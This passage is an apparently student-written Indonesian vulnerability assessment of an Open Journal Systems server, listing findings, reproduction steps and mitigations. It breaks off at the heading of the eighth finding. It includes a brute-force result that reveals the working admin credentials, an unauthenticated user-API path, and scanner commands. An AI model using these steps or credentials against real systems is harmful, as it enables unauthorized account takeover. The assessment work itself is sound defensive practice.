LAPORAN VULNERABILITY ASSESSMENT - OJS

Tim:

Kelompok 1

Anggota kelompok

Scorpian Erickda	225150200111061
Rafael Anggara Putra	225150207111114
Risqi Achmad Fahreal	235150201111048
Nauval Rusdi Aslam	235150207111030
Syifani Adillah Salsabila	235150207111052
Ahmadhani Athaillah	235150207111069
Muhammad Omar Haqqi	235150219111001

UNIVERSITAS BRAWIJAYA
FAKULTAS ILMU KOMPUTER

2026

DAFTAR ISI

DAFTAR ISI 2
1. EXECUTIVE SUMMARY 6
1.1 Latar Belakang 6
1.2 Ringkasan Temuan 6
1.3 Risiko Bisnis Utama 6
1.4 Kesimpulan dan Urgensi Tindakan 7
1.4.1 Kesimpulan Utama 7
1.4.2 Urgensi Tindakan 7
1.4.3 Rekomendasi Prioritas (Immediate Action) 7
2. METODOLOGI 9
2.1 Scope & Batasan 9
2.1 Tools yang Digunakan 9
2.1.1 Static Application Security Testing (SAST) 9
2.1.2 Dynamic Application Security Testing (DAST) 10
2.1.3 Reconnaissance & Enumeration 10
2.1.4 Manual Testing 10
2.3 Timeline Pengujian 10
3. TEMUAN DETAIL 12
3.1 VUL-001 — Broken Authentication (Brute Force Login) 12
Informasi Umum 12
Deskripsi 12
Dampak Bisnis 12
Langkah Reproduksi (Proof of Concept) 12
Rekomendasi Mitigasi 15
Referensi 15
3.2 VUL-002 — Information Disclosure (User API Exposure) 16
Informasi Umum 16
Deskripsi 16
Dampak Bisnis 16
Langkah Reproduksi 16
Rekomendasi Mitigasi 19
Referensi 19
3.3 VUL-003 — Application Error Disclosure (Debug Info) 20
Informasi Umum 20
Deskripsi 20
Dampak Bisnis 20
Langkah Reproduksi 20

Rekomendasi Mitigasi..... 21
Referensi..... 22
3.4 VUL-004 — Directory Browsing Enabled.....23
Informasi Umum.....23
Deskripsi..... 23
Dampak Bisnis.....23
Langkah Reproduksi.....23
Rekomendasi Mitigasi..... 24
Referensi..... 24
3.5 VUL-005 — Missing X-Frame-Options (Clickjacking)..... 25
Informasi Umum.....25
Deskripsi..... 25
Dampak Bisnis.....25
Langkah Reproduksi.....25
Rekomendasi Mitigasi..... 26
Referensi..... 26
3.6 VUL-006 — Missing Content Security Policy (CSP).....27
Informasi Umum.....27
Deskripsi..... 27
Dampak Bisnis.....27
Langkah Reproduksi.....27
Rekomendasi Mitigasi..... 28
Referensi..... 28
3.7 VUL-007 — HTTP Only (No HTTPS Enforcement)..... 30
Informasi Umum.....30
Deskripsi..... 30
Dampak Bisnis.....30
Langkah Reproduksi.....30
Rekomendasi Mitigasi..... 31
Referensi..... 32
3.8 VUL-008 — Missing X-Content-Type-Options.....33
Informasi Umum.....33
Deskripsi..... 33
Dampak Bisnis.....33
Langkah Reproduksi.....33
Rekomendasi Mitigasi..... 34
Referensi..... 35
3.9 VUL-009 — Cookie Without HttpOnly.....36
Informasi Umum.....36
Deskripsi..... 36
Dampak Bisnis.....36

Langkah Reproduksi..... 36
Rekomendasi Mitigasi..... 37
Referensi..... 38
3.10 VUL-010 — Cookie Without SameSite..... 39
Informasi Umum..... 39
Deskripsi..... 39
Dampak Bisnis..... 39
Langkah Reproduksi..... 39
Rekomendasi Mitigasi..... 40
Referensi..... 41
3.11 VUL-011 — Server Version Disclosure..... 42
Informasi Umum..... 42
Deskripsi..... 42
Dampak Bisnis..... 42
Langkah Reproduksi..... 42
Rekomendasi Mitigasi..... 43
Referensi..... 44
3.12 VUL-012 — ETag Information Leak..... 45
Informasi Umum..... 45
Deskripsi..... 45
Dampak Bisnis..... 45
Langkah Reproduksi..... 45
Rekomendasi Mitigasi..... 46
Referensi..... 46
3.13 VUL-013 — phpinfo() Exposure..... 47
Informasi Umum..... 47
Deskripsi..... 47
Dampak Bisnis..... 47
Langkah Reproduksi..... 47
Rekomendasi Mitigasi..... 48
Referensi..... 49
3.14 VUL-014 — Insecure Deserialization..... 50
Informasi Umum..... 50
Deskripsi..... 50
Dampak Bisnis..... 50
Langkah Reproduksi..... 50
Rekomendasi Mitigasi..... 52
Referensi..... 53
3.15 VUL-015 — Potential Command Injection (exec/popen)..... 54
Informasi Umum..... 54
Deskripsi..... 54

Dampak Bisnis..... 54
Langkah Reproduksi..... 54
Rekomendasi Mitigasi..... 56
Referensi..... 57
4. RISK REGISTER & SUMMARY.....58
4.1 Tabel Risk Register.....58
4.2 Risk Matrix Visual.....59
4.3 Analisis Risiko.....60
4.4 Prioritas Penanganan..... 61
5. REKOMENDASI MITIGASI.....62
5.1 Short-term (0–7 Hari)..... 62
5.2 Medium-term (7–30 Hari)..... 63
5.3 Long-term (30–90 Hari)..... 64
6. PATCH VERIFICATION.....66
6.1 Metode Verifikasi..... 66
6.2 Hasil Verifikasi..... 66
6.3 Contoh Verifikasi (Before vs After)..... 67
6.4 Kesimpulan Verifikasi..... 68
LAMPIRAN.....69
Dokumentasi Pertemuan 2.....69
Dokumentasi Pertemuan 3 SAST.....130
Manual review 5 file.....139
OWASP ZAP Output html scan..... 153
Nikto Output.....156
Gobuster..... 157
SSRF redirect test.....158
SSRF stylesheet test..... 165
SQLMap..... 166
REFERENSI.....185

1. EXECUTIVE SUMMARY

1.1 Latar Belakang

Kelompok 1 melaksanakan vulnerability assessment terhadap aplikasi Open Journal Systems (OJS) yang dioperasikan oleh sistem jurnal di lingkungan universitas pada periode 17 Maret 2026 hingga 24 April 2026.

Pengujian dilakukan dalam rangka kegiatan praktikum DevSecOps dengan tujuan mengidentifikasi kerentanan keamanan pada sistem sebelum dimanfaatkan oleh pihak yang tidak bertanggung jawab.

1.2 Ringkasan Temuan

Dari total 15 kerentanan yang ditemukan:

Tingkat	Jumlah	Contoh Temuan
🔴 Critical	0	-
🟠 High	2	Broken Authentication (Brute Force Login, API Exposure (User Data))
🟡 Medium	7	API Information Disclosure, Directory Browsing, Missing Security Headers
🟢 Low	6	Cookie Security Issues, Server Information Disclosure, ETag Leakage

1.3 Risiko Bisnis Utama

Jika kerentanan ini dieksploitasi, dampak terhadap institusi meliputi:

1. **Kebocoran data pengguna dan naskah ilmiah**
   Penyerang dapat mengakses informasi pengguna melalui endpoint API yang tidak terlindungi serta error message yang menampilkan informasi internal sistem.
2. **Pengambilalihan akun administrator**
   Kerentanan pada mekanisme autentikasi memungkinkan serangan brute force yang dapat mengarah pada kompromi akun pengguna, termasuk akun administrator.

3. **Gangguan layanan sistem (Denial of Service)**
   Eksposur error dan konfigurasi yang tidak aman dapat dimanfaatkan untuk mengganggu stabilitas aplikasi dan menurunkan ketersediaan layanan.
4. **Kompromi server aplikasi**
   Konfigurasi keamanan yang lemah (missing headers, directory listing, dll) memperbesar peluang eksploitasi oleh pihak yang tidak bertanggung jawab.

1.4 Kesimpulan dan Urgensi Tindakan

Hasil pengujian menunjukkan bahwa sistem OJS berada dalam kondisi:

MEDIUM to HIGH RISK ENVIRONMENT

Hal ini disebabkan oleh kombinasi kerentanan pada autentikasi, konfigurasi sistem yang kurang aman, serta eksposur informasi yang dapat dimanfaatkan oleh attacker.

1.4.1 Kesimpulan Utama

1. **Kerentanan kritis memungkinkan pengambilalihan akun**
   Mekanisme login yang tidak dilindungi dengan baik membuka peluang brute force attack.
2. **Konfigurasi keamanan yang lemah meningkatkan attack surface**
   Banyaknya temuan pada kategori misconfiguration menunjukkan perlunya hardening sistem.
3. **Komponen usang meningkatkan risiko eksploitasi lanjutan**
   Informasi sistem yang terekspos dapat dimanfaatkan attacker untuk melakukan serangan lebih lanjut.

1.4.2 Urgensi Tindakan

Berdasarkan analisis risiko:

- Kerentanan High harus segera diperbaiki (≤ 7 hari)
- Kerentanan Medium perlu ditangani dalam jangka menengah
- Tanpa mitigasi, sistem berisiko mengalami:
  - Kebocoran informasi pengguna
  - Pengambilalihan akun
  - Gangguan layanan
  - Penurunan kepercayaan pengguna terhadap sistem

1.4.3 Rekomendasi Prioritas (Immediate Action)

Tindakan yang direkomendasikan dalam waktu dekat:

1. Mengamankan mekanisme autentikasi
    - Implementasi rate limiting dan account lockout
    - Penambahan CAPTCHA
2. Melakukan hardening server
    - Menambahkan security headers (CSP, X-Frame-Options, dll)
    - Menonaktifkan directory listing
    - Mengamankan cookie session
3. Membatasi akses endpoint sensitif
- Proteksi endpoint API
- Menghilangkan debug/error disclosure
4. Melakukan update sistem
- Upgrade OJS, PHP, dan dependency ke versi terbaru

2. METODOLOGI

2.1 Scope & Batasan

Pengujian keamanan dilakukan terhadap aplikasi **Open Journal Systems (OJS) versi 3.3.0-8** yang berjalan pada lingkungan server berbasis Apache dan PHP. Scope pengujian difokuskan pada komponen yang dapat diakses melalui jaringan publik serta bagian sistem yang berinteraksi langsung dengan pengguna.

Ruang lingkup pengujian meliputi:

- Endpoint publik aplikasi (halaman login, submission, API)
- Mekanisme autentikasi dan manajemen sesi
- Fitur upload file dan pengelolaan dokumen
- Konfigurasi server web dan security headers
- Komponen pihak ketiga (library dan dependency)

Lingkungan target yang diuji:

- IP Address: **10.34.100.178**
- Port: **80 (HTTP)**
- Web Server: Apache
- Bahasa: PHP 7.4 (End-of-Life)
- Database: MariaDB/MySQL

Untuk menjaga keamanan dan stabilitas sistem, pengujian dilakukan dengan batasan berikut:

- Tidak melakukan eksploitasi destruktif (misalnya penghapusan data atau deface)
- Tidak melakukan *Denial of Service (DoS)* secara aktif
- Tidak mengekstraksi data sensitif secara penuh dari database
- Pengujian dilakukan dalam pendekatan **grey-box testing** (akses terbatas dengan pemahaman sistem)

Pendekatan ini memastikan bahwa pengujian tetap etis, aman, dan sesuai dengan prinsip *Responsible Disclosure*.

2.1 Tools yang Digunakan

Pengujian dilakukan dengan kombinasi beberapa tools untuk mencakup analisis statis, dinamis, dan eksplorasi sistem.

2.1.1 Static Application Security Testing (SAST)

- Semgrep
  Digunakan untuk mendeteksi pola kode berbahaya seperti:
  - eval() (code injection)
  - unserialize() (insecure deserialization)
  - dynamic include/require
- PHPCS (PHP CodeSniffer)
  Digunakan untuk analisis kualitas kode dan potensi praktik insecure coding

2.1.2 Dynamic Application Security Testing (DAST)

- **OWASP ZAP**
  Untuk scanning otomatis terhadap kerentanan web (misconfiguration, header, dll)
- **Nikto**
  Untuk mendeteksi kesalahan konfigurasi server dan exposure informasi
- **SQLMap**
  Untuk pengujian SQL Injection pada parameter input

2.1.3 Reconnaissance & Enumeration

- **Gobuster**
  Untuk menemukan endpoint tersembunyi (directory & file discovery)
- **WhatWeb**
  Untuk melakukan fingerprinting teknologi yang digunakan oleh server

2.1.4 Manual Testing

Selain tools otomatis, dilakukan juga:

- **Manual code review** untuk analisis logika aplikasi
- **Threat modeling** untuk memahami attack surface dan skenario serangan

Pendekatan kombinasi ini digunakan untuk memastikan hasil pengujian lebih akurat dan mengurangi kemungkinan *false positive*.

2.3 Timeline Pengujian

Pengujian dilakukan secara bertahap mengikuti alur praktikum DevSecOps (Pertemuan 1–4), dengan pembagian sebagai berikut:

Tahap	Aktivitas	Deskripsi
Pertemuan 1	Scope & Reconnaissance	Penentuan target, pengumpulan informasi awal, fingerprinting sistem

Pertemuan 2	Threat Modeling	Identifikasi attack surface dan aset kritis
Pertemuan 3	SAST & DAST	Analisis kode sumber dan pengujian aplikasi secara langsung
Pertemuan 4	Risk Analysis	Perhitungan CVSS, risk register, dan risk matrix

Seluruh proses dilakukan secara sistematis berdasarkan referensi:

- PTES (Penetration Testing Execution Standard)
- OWASP Testing Guide

3. TEMUAN DETAIL

3.1 VUL-001 — Broken Authentication (Brute Force Login)

Informasi Umum

Field	Nilai
ID	VUL-001
Nama	Broken Authentication (Brute Force)
Kategori OWASP	A07 — Identification & Authentication Failures
CWE	CWE-307
CVE	-
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
CVSS Base Score	8.1 (High)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Scorpian

Deskripsi

Berdasarkan hasil pengujian manual menggunakan Burp Suite Intruder, ditemukan bahwa endpoint login tidak memiliki mekanisme proteksi terhadap brute force attack. Sistem tidak menerapkan rate limiting, CAPTCHA, maupun account lockout, sehingga memungkinkan attacker mencoba kombinasi username dan password secara berulang hingga berhasil.

Dampak Bisnis

- Pengambilalihan akun administrator
- Akses tidak sah ke sistem jurnal
- Potensi manipulasi data

Langkah Reproduksi (Proof of Concept)

Prasyarat:

- Akses ke endpoint login

Langkah-langkah:


1. Intercept request login menggunakan Burp Suite
2. Kirim ke Intruder
3. Gunakan wordlist password
4. Analisis response

Payload/Tool yang Digunakan:

Burp Suite Intruder

Bukti (Screenshot):

Brute force attack:



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	91			6142	
1		200	86			6141	
2	123456	200	88			6142	
3		200	112			6141	
4	Admin@123	302	91			719	
5	admin123	200	89			6141	
6	password	200	86			6142	
7	123456	200	100			6141	
8	qwerty	200	86			6142	
9		200	91			6141	
10	test123	200	89			6142	

Kesimpulan:

Metode:

- Pengujian brute force menggunakan Burp Suite Intruder

Hasil:

- Ditemukan kredensial valid:
  - Username: admin
  - Password: Admin@123
- Perbedaan respon:
  - Login gagal → Status 200
  - Login berhasil → Status 302 (redirect)

Analisis:

- Tidak terdapat rate limiting
- Tidak terdapat mekanisme proteksi brute force
- CSRF token tidak berubah sehingga dapat digunakan ulang

Response/Output yang Diperoleh:

Login berhasil dengan kredensial valid

Rekomendasi Mitigasi

Jangka Pendek (0–7 hari)

- Implementasi rate limiting

Jangka Menengah (7–30 hari)

- Tambahkan CAPTCHA
- Account lockout

Jangka Panjang (> 30 hari)

- MFA (Multi-Factor Authentication)

Referensi

3.2 VUL-002 — Information Disclosure (User API Exposure)

Informasi Umum

Field	Nilai
ID	VUL-002
Nama	Information Disclosure (User API Exposure)
Kategori OWASP	A01 — Broken Access Control
CWE	CWE-200
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS Base Score	6.5 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Syifani

Deskripsi

Berdasarkan hasil pengujian manual, ditemukan bahwa endpoint API /api/v1/users dapat diakses tanpa autentikasi. Endpoint tersebut mengembalikan data pengguna secara langsung tanpa validasi akses, sehingga termasuk dalam kategori information disclosure akibat broken access control.

Dampak Bisnis

- Kebocoran data pengguna (username, email, dll)
- Mempermudah attacker melakukan enumerasi akun
- Potensi digunakan untuk serangan lanjutan (brute force / phishing)

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Akses endpoint API melalui browser atau tools seperti curl/Postman
2. Masukkan URL endpoint berikut:


http://10.34.100.178/api/v1/users

3. Amati response yang dikembalikan oleh server

Payload/Tool yang Digunakan:

Browser / curl / Postman

Bukti (Screenshot):



Metode

Pengujian dilakukan dengan mengakses endpoint REST API berikut:

/index.php/$journal/api/v1/users

Request dikirim menggunakan browser tanpa autentikasi tambahan.

Hasil

Endpoint dapat diakses secara langsung tanpa pembatasan akses.
Response menampilkan daftar user beserta informasi sensitif, seperti:

- Email
- Full name
- Username
- Role (Author, Reviewer, Journal Manager)

Analisis

Endpoint /api/v1/users tidak memiliki kontrol akses yang memadai, sehingga memungkinkan siapa saja untuk mengakses data user.

Hal ini menyebabkan:

- Exposure data sensitif
- User enumeration
- Potensi serangan lanjutan seperti phishing atau brute force

Response:

Missing Security Headers

Rekomendasi Mitigasi

Jangka Pendek

- Batasi akses endpoint API (disable sementara jika perlu)

Jangka Menengah

- Implementasikan autentikasi (JWT / session)
- Tambahkan authorization check (role-based access)

Jangka Panjang

- Terapkan API security standard (OWASP API Top 10)
- Monitoring akses API (logging & alerting)

Referensi

3.3 VUL-003 — Application Error Disclosure (Debug Info)

Informasi Umum

Field	Nilai
ID	VUL-003
Nama	Application Error Disclosure (Debug Info)
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-209
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS Base Score	5.3 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil pengujian menggunakan OWASP ZAP dan pengujian manual, ditemukan bahwa aplikasi menampilkan pesan error yang mengandung informasi internal sistem. Error tersebut mencakup detail seperti path file, struktur aplikasi, atau konfigurasi server, yang seharusnya tidak ditampilkan kepada pengguna.

Dampak Bisnis

- Kebocoran informasi internal sistem
- Mempermudah attacker melakukan reconnaissance
- Meningkatkan peluang eksploitasi lanjutan

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah:

1. Akses endpoint aplikasi dengan input tidak valid
2. Contoh: akses URL yang tidak tersedia
3. Amati response error yang ditampilkan oleh server

Payload:

```
curl http://10.34.100.178/invalid-page
```

Bukti (Screenshot):

```
100  1072    0  1072    0     0  30720      0 --:--:-- --:--:-- --:--:-- 30628<br />
<b>Deprecated</b>:  Creation of dynamic property Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_internal_template.php</b> on line <b>719</b><br />
<br />
<b>Deprecated</b>:  Creation of dynamic property Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_internal_template.php</b> on line <b>719</b><br />
<!DOCTYPE html>
<html lang="en-US" xml:lang="en-US">
<br />
<b>Deprecated</b>:  Creation of dynamic property Smarty_Internal_Extension_Handler::$_capture is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_internal_extension_handler.php</b> on line <b>182</b><br />
<br />
<b>Deprecated</b>:  Creation of dynamic property Smarty_Internal_Template::$compiled is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_internal_template.php</b> on line <b>719</b><br />
<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>
                Login
                                        </title>

        <br />
<b>Deprecated</b>:  Creation of dynamic property Smarty_Internal_Extension_Handler::$getTemplateVars is deprecated in
<b>/var/www/html/ojs/lib/pkp/lib/vendor/smarty/smarty/libs/sysplugins/smarty_internal_extension_handler.php</b> on line <b>182</b><br />

<meta name="generator" content="Open Journal Systems 3.3.0.8">
        <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/page/css?name=stylesheet" type="text/css" /><link rel="stylesheet"
href="http://10.34.100.178/index.php/index/$$$call$$$/page/page/css?name=font" type="text/css" /><link rel="stylesheet"
href="http://10.34.100.178/lib/pkp/styles/fontawesome/fontawesome.css?v=3.3.0.8" type="text/css" />
</head>
<body class="pkp_page_login pkp_op_index has_site_logo" dir="ltr">

        <div class="pkp_structure_page">
```

Rekomendasi Mitigasi

Jangka Pendek

- Nonaktifkan display error ke user
- ini_set('display_errors', 0);

Jangka Menengah

- Konfigurasi PHP:
  display_errors = Off
- Gunakan logging internal (error_log)

Jangka Panjang

- Implementasi centralized logging (SIEM / monitoring)
- Terapkan secure error handling policy

Referensi

- OWASP A05: Security Misconfiguration
- CWE-209: Information Exposure Through Error Message

3.4 VUL-004 — Directory Browsing Enabled

Informasi Umum

Field	Nilai
ID	VUL-004
Nama	Directory Browsing Enabled
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-548
CVE	-
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSS Base Score	3.7 (Low)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Ian

Deskripsi

Berdasarkan hasil scanning menggunakan Nikto, ditemukan bahwa beberapa direktori pada server dapat diakses secara langsung dan menampilkan daftar file (directory listing). Hal ini menunjukkan bahwa fitur directory browsing dalam konfigurasi server masih aktif.

Dampak Bisnis

- Eksposur struktur direktori aplikasi
- Mempermudah attacker melakukan reconnaissance
- Membantu attacker menemukan file sensitif

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah:

1. Jalankan Nikto scan terhadap target
2. Identifikasi direktori yang dapat diakses
3. Akses direktori melalui browser

Payload/Tool:

```
nikto -h http://10.34.100.178
```

Bukti (Screenshot):

```
+ -3268: GET /cache/: /cache/: Directory indexing found.
+ GET //cache/: File/dir '/cache/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ GET /robots.txt: "robots.txt" contains 1 entry which should be manually viewed.
+ -3268: GET /lib/: /lib/: Directory indexing found.
+ -3092: GET /lib/: /lib/: This might be interesting...
+ -3268: GET /pages/: /pages/: Directory indexing found.
```

Rekomendasi Mitigasi

Jangka Pendek

- Nonaktifkan directory listing

```
Options -Indexes
```

Jangka Menengah

- Konfigurasi file .htaccess untuk membatasi akses direktori
- Batasi akses hanya ke file yang diperlukan

Jangka Panjang

- Implementasi hardening server secara menyeluruh
- Audit konfigurasi server secara berkala

Referensi

- OWASP A05: Security Misconfiguration
- CWE-548: Exposure of Information Through Directory Listing

3.5 VUL-005 — Missing X-Frame-Options (Clickjacking)

Informasi Umum

Field	Nilai
ID	VUL-005
Nama	Missing X-Frame-Options (Clickjacking)
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-1021
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
CVSS Base Score	4.3 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Ian

Deskripsi

Berdasarkan hasil scanning menggunakan Nikto, ditemukan bahwa server tidak mengirimkan header X-Frame-Options. Header ini digunakan untuk mencegah halaman web ditampilkan dalam frame atau iframe oleh domain lain, yang dapat dimanfaatkan untuk serangan clickjacking.

Dampak Bisnis

- Risiko serangan clickjacking
- Pengguna dapat tertipu melakukan aksi tanpa sadar
- Potensi pencurian kredensial

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan Nikto scan
2. Periksa hasil scanning
3. Identifikasi header response

Payload/Tool yang Digunakan:

```
nikto -h http://10.34.100.178
```

Bukti (Screenshot):

```
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
```

Rekomendasi Mitigasi

Jangka Pendek

- Tambahkan header:

```
Header always set X-Frame-Options "SAMEORIGIN"
```

Jangka Menengah

- Gunakan CSP frame-ancestors

```
Content-Security-Policy: frame-ancestors 'self';
```

Jangka Panjang

- Implementasi kebijakan security header secara menyeluruh

Referensi

- OWASP A05: Security Misconfiguration
- CWE-1021: Improper Restriction of Rendered UI Layers
- Mozilla Security Headers Guide

3.6 VUL-006 — Missing Content Security Policy (CSP)

Informasi Umum

Field	Nilai
ID	VUL-006
Nama	Missing Content Security Policy (CSP)
Kategori OWASP	A05 — Security Misconfiguration
CWE	CWE-693
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
CVSS Base Score	5.4 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil scanning menggunakan OWASP ZAP, ditemukan bahwa server tidak mengirimkan header Content-Security-Policy (CSP). Header ini digunakan untuk mengontrol sumber konten yang dapat dimuat oleh browser, sehingga ketiadaannya meningkatkan risiko serangan seperti Cross-Site Scripting (XSS).

Dampak Bisnis

- Meningkatkan risiko serangan XSS
- Eksekusi script tidak terkontrol
- Potensi pencurian data pengguna

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Jalankan OWASP ZAP scan
2. Periksa response header
3. Identifikasi tidak adanya header CSP

Payload/Tool yang Digunakan:

OWASP ZAP Scan

Bukti (Screenshot):

3. **Content Security Policy (CSP) Header Not Set**

Source	raised by a passive scanner (Content Security Policy (CSP) Header Not Set)
CWE ID	693
WASC ID	15
Reference	1. https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP 2. https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html 3. https://www.w3.org/TR/CSP/ 4. https://w3c.github.io/webappsec-csp/ 5. https://web.dev/articles/csp 6. https://caniuse.com/#feat=contentsecuritypolicy 7. https://content-security-policy.com/

Rekomendasi Mitigasi

Jangka Pendek

- Tambahkan header CSP dasar:

Header set Content-Security-Policy "default-src 'self'"

Jangka Menengah

- Terapkan policy yang lebih spesifik (script-src, style-src, dll)

Jangka Panjang

- Implementasi CSP yang ketat sesuai kebutuhan aplikasi
- Monitoring CSP violation

Referensi

- OWASP A05: Security Misconfiguration
- CWE-693: Protection Mechanism Failure

- MDN Content Security Policy Guide

3.7 VUL-007 — HTTP Only (No HTTPS Enforcement)

Informasi Umum

Field	Nilai
ID	VUL-007
Nama	HTTP Only (No HTTPS Enforcement)
Kategori OWASP	A02 — Cryptographic Failures
CWE	CWE-319
CVE	
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
CVSS Base Score	5.3 (Medium)
Tanggal Ditemukan	6 April 2026
Ditemukan Oleh	Omar

Deskripsi

Berdasarkan hasil pengujian menggunakan OWASP ZAP, ditemukan bahwa aplikasi hanya dapat diakses melalui protokol HTTP tanpa adanya redirect ke HTTPS. Hal ini menyebabkan komunikasi antara client dan server tidak terenkripsi dan rentan terhadap penyadapan.

Dampak Bisnis

- Risiko penyadapan data (Man-in-the-Middle attack)
- Kebocoran kredensial pengguna
- Penurunan keamanan komunikasi sistem

Langkah Reproduksi

Prasyarat:

- Akses ke aplikasi web

Langkah-langkah:

1. Akses aplikasi melalui browser menggunakan HTTP

```
http://10.34.100.178
```

2. Perhatikan bahwa tidak ada redirect ke HTTPS
3. Amati bahwa koneksi tidak terenkripsi

Payload/Tool yang Digunakan:

```
OWASP ZAP Scan / Browser
```

Bukti (Screenshot):

5. **HTTP Only Site**

Source raised by an active scanner (HTTP Only Site)
CWE ID 311
WASC ID 4
Reference
1. https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
2. https://letsencrypt.org/

Rekomendasi Mitigasi

Jangka Pendek

- Redirect HTTP ke HTTPS

```
RewriteEngine On
RewriteCond %{HTTPS} off
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
```

Jangka Menengah

- Gunakan sertifikat SSL/TLS (Let’s Encrypt)
- Konfigurasi HTTPS di server

Jangka Panjang

- Implementasi HSTS (HTTP Strict Transport Security)

```
Header always set Strict-Transport-Security "max-age=31536000"
```

Referensi

- OWASP A02: Cryptographic Failures
- CWE-319: Cleartext Transmission of Sensitive Information

3.8 VUL-008 — Missing X-Content-Type-Options

Informasi Umum

Field	Nilai
ID	VUL-008
Nama	Missing X-Content-Type-Options
